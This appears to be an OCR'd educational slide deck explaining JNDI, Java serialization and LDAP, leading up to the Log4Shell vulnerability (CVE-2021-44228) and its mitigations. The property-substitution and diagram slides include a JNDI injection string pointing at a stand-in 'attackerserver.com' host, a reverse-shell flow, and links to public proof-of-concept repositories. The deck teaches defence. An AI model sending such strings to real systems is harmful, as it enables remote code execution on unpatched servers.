
Exploiting JNDI Vulnerabilities

Log4j Vulnerability (CVE-2021-44228) as an Example

Yepeng Ding

JNDI

- Java Naming and Directory Interface
- An application programming interface (API) that provides naming and directory functionality for Java applications to discover and look up data and resources (in the form of Java objects) via a name.
- It is defined to be independent of any specific directory service implementation



https://docs.oracle.com/javase/tutorial/jndi/overview/index.html


Name Interface

- The Name interface represents a generic name -- an ordered sequence of components.
- It can be a composite name (names that span multiple namespaces), or a compound name (names that are used within individual hierarchical naming systems).

```
Name name = new CompositeName("java:comp/env/jdbc");
```

Context Interface


- This interface represents a naming context, which consists of a set of name-to-object bindings.
- It contains methods for examining and updating these bindings.



```java
Properties props = new Properties();
props.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.sun.jndi.ldap.LdapCtxFactory");
props.put(Context.PROVIDER_URL, "ldap://localhost:389");
Context initialContext = new InitialContext(props);
```

Binding


- Binds a name to an object.



```
context.bind("java:comp/env/jdbc/datasource",
                new DriverManagerDataSource("jdbc:h2:mem:mydb"));
```

Lookup


- Retrieves the named object.




```java
DataSource dataSource = (DataSource) ctx.lookup("java:comp/env/jdbc/datasource");
```

Java Serialization

- An object can be represented as a sequence of bytes and written into a file.




```java
public class People implements java.io.Serializable {
    public String name;

    public People(String name) {
        this.name = name;
    }
}
```



```java
FileOutputStream fos = new FileOutputStream("Ding.ser");
ObjectOutputStream oos = new ObjectOutputStream(fos);
oos.writeObject(new People("Ding"));
```

Remote Lookup


- Retrieves the named object in a remote service.
- Methods
  - Provide a remote URL for Context.PROVIDER_URL
  - Provide an absolute remote URL to lookup method




```
Properties props = new Properties();
props.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.sun.jndi.ldap.LdapCtxFactory");
props.put(Context.PROVIDER_URL, "ldap://localhost:389");
Context initialContext = new InitialContext(props);
initialContext.lookup("ldap://localhost:1389/foo")
```

LDAP

- Lightweight Directory Access Protocol
- An open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol network.



JNDI + LDAP



Request(ldap://*)
Response(Object)
Applications
JNDI
LDAP Server

JNDI Injection

- Point a Java application to an object controlled by an attacker through JNDI lookup method.
- General steps:
  1) Attacker serializes attack payload in a ND service;
  2) Attacker injects a URL to a vulnerable JNDI lookup method;
  3) Application parses URL and sends a request for the attack payload to the ND service;
  4) ND service responds with the attack payload;
  5) Application invokes the attack payload.

Log4j

- A Java-based logging utility.




```java
String userName = req.getParameter("uname");
Logger logger = LogManager.getLogger(Access.class);
logger.info(userName);
```

Property Substitution

- Log4j 2 supports the ability to specify tokens in the configuration as references to properties defined elsewhere in the form ${prefix:name}.
- E.g.,
  - ${java:version}
  - ${jndi:ldap://attackerserver.com:1389/ExploitPayload}

Log4j Vulnerability (CVE-2021-44228)



Hacker
Server
${jndi:ldap:attackerserver.com:1389/ExploitPayload}
LDAP Query
JNDI Reference
Request Object
Malicious object opening a reverse shell
Return Object
Execute codes

Proof of Concept

- https://github.com/kozmer/log4j-shell-poc
- https://github.com/yepengding/log4j-shell-poc-arm64v8

The Impact

- Over 35,000 Java packages (8% of the Maven Central repository)



https://security.googleblog.com/2021/12/understanding-impact-of-apache-log4j.html

Solution

- For Log4j
  - Upgrade to version > 2.16.0
  - Disable Log4j JNDI (Byte Buddy)
- For the general
  - Vulnerability testing
  - Web application firewall
  - Source code review

Thank you!